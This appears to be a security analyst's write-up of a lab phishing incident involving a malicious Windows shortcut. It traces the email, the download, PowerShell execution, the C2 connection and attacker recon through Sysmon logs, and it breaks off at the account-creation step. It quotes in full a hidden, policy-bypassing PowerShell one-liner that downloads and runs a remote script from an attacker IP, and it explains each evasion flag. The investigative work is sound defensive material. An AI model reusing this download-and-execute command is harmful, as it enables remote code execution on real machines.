Alert Overview

The alert fires on detection of ZDI-CAN-25373 — a Windows LNK (shortcut) exploitation technique where a malicious .lnk file embeds arbitrary command execution to bypass PowerShell’s execution policy and retrieve a remote payload. The L1 note flags a phishing email as the suspected delivery vector. Host Cooper (172.16.17.217) is the affected endpoint.
Step 1 — Triage: Tracing the Delivery
The alert fired on LNK execution, so the first question is how the LNK got onto the host. Start with the email.


The phishing email originates from [email protected], delivered via SMTP IP 3.5.132.248.

Checking 3.5.132.248 on AbuseIPDB returns clean — this is expected. Phishing campaigns typically route through legitimate mail relay infrastructure rather than attacker-controlled IPs. A clean SMTP reputation doesn’t mean the email is benign; it means the attacker used a credible sending service to improve deliverability. The email content and attachment are what matter.
Step 2 — Download and Extraction (Sysmon Event ID 15 + 11)
Rather than jumping straight to the LNK execution logs, Sysmon gives us the full picture from the moment the file arrived on disk.

Sysmon Event ID 15 — File Stream Created captures the Zone Identifier alternate data stream being written when a file is downloaded from the internet. ZoneId=3 means Internet zone — Windows is marking this file as untrusted, downloaded from the web. The HostUrl field confirms the exact source: hxxps://files-ld.s3.us-east-2.amazonaws.com/2025annualreport.7z, downloaded via chrome.exe. This is forensic proof of delivery — not just that a ZIP appeared on disk, but exactly how and from where.
Thirty-three seconds later, the user opened the archive:

Sysmon Event ID 11 — File Created shows 7zG.exe writing 2025AnnualReport.lnk to C:\Users\LetsDefend\Downloads. The LNK filename is deliberate social engineering — with file extensions hidden in Explorer (Windows default), this displays as 2025AnnualReport with a document icon, indistinguishable from a legitimate PDF to an untrained eye.
Step 3 — LNK Execution and PowerShell Bypass

Sysmon Event ID 1 — Process Created shows the LNK spawning PowerShell with the following command:
powershell.exe -ExecutionPolicy Bypass -NoP -W Hidden -C IEX(New-Object Net.WebClient).DownloadString('http://18.223.186.129:4444/MBS.ps1')The parent process is C:\Windows\Explorer.EXE — confirming this is user-initiated execution from the file manager, not a scheduled task or lateral movement.
Three flags worth understanding:
-ExecutionPolicy Bypass— overrides PowerShell’s script execution policy without requiring admin rights. This is a configuration preference, not a security boundary.-NoP(NoProfile) — skips loading the user’s PowerShell profile, avoiding any defensive configurations.-W Hidden— runs the window hidden, no visible console to alert the user.
IEX (Invoke-Expression) executes the downloaded string directly in memory — MBS.ps1 never touches disk as a file, leaving no payload hash for static detection to catch.
VirusTotal — LNK hash:

SHA256: 6F927D74FB2075C60F2F7795B718CA571947F3D1E7B591D2D2FD5A35DD5503F8
38 security vendors flag the file as malicious. Threat categories: trojan, downloader. Family labels: powershell, dynamic, trojan.
Hybrid Analysis:

Hybrid Analysis detonated the sample in a Windows 10 sandbox and returned a threat score of 67/100 — malicious. The behavioural report mapped 106 indicators across 52 ATT&CK techniques and 10 tactics. The sandbox confirmed C2 contact with one external host, consistent with the 18.223.186.129:4444 connection observed in Event ID 3.
More importantly, the behavioural report was the pivot point for the rest of the investigation. The dropped file indicators led directly to hunting StartupProfileData-NonInteractive on the live endpoint, and the registry indicators flagged HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32 and powershell_RASMANCS as artefacts to verify and clean. Sandbox detonation here wasn’t a box-tick — it was the roadmap for what to look for on Cooper.
Step 4 — C2 Connection (The Log Management Gap)
Searching Log Management for connections to 18.223.186.129 returns nothing — the firewall and OS logs have no record of the C2 connection. This is a detection coverage gap worth understanding: network-level logs don’t always capture internal host outbound connections at the process level.
Pivoting to Sysmon endpoint telemetry surfaces it immediately:

Sysmon Event ID 3 — Network Connection shows the same PowerShell process (matching ProcessGuid) making an outbound TCP connection to 18.223.186.129:4444 exactly two seconds after the process creation event. The connection originates from 172.31.23.112:49922 — a reverse shell, meaning the host reaches out to the attacker rather than the attacker connecting inbound. This is a standard technique for bypassing perimeter firewall rules that block inbound connections but allow outbound.
The lesson: when network logs return nothing, check Sysmon Event ID 3 before concluding there was no C2 activity.
Step 5 — Post-Exploitation Recon
With a reverse shell established, the attacker immediately profiled the host. Two commands were executed within seconds of the C2 connection, both spawned as child processes of the MBS.ps1 PowerShell session (PID 5344):

Sysmon Event ID 1 — net share (13:48:23): Network share enumeration — identifying available shares for lateral movement opportunities and accessible data.

Sysmon Event ID 1 — systeminfo.exe (13:48:24): Full system profile — OS version, patch level, installed hotfixes, domain membership. One second after net share, a standard attacker recon sequence.
Both commands ran as EC2AMAZ-ILGVOIN\LetsDefend under the same logon session, confirming they originated from the reverse shell rather than background Windows activity.

The parent process for both traces directly back to PID 5344 — the IEX(DownloadString(...)) PowerShell instance — confirming these are attacker-issued commands, not system background activity.
Step 6 — Registry Artefact

The key HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32 was written during the PowerShell session. This is a passive system artefact — Windows creates this tracing key automatically when PowerShell makes certain network API calls. The attacker didn’t write it intentionally. Its value as an indicator is corroborative: if you see this key modified alongside other PowerShell C2 evidence, it confirms network activity occurred from a PowerShell process. It is not persistence.
Step 7 — Account Creation and Privilege Escalation
With a reverse shell established, the attacker created a backdoor account and immediately elevated it. All three commands ran from PID 5344 — the MBS.ps1 PowerShell session — and were only visible in Log Management, not Sysmon Event Viewer. They were buried on page 2 of results, out of chronological order among entries from unrelated dates — easy to miss without checking pagination.
Account creation (13:48:31):
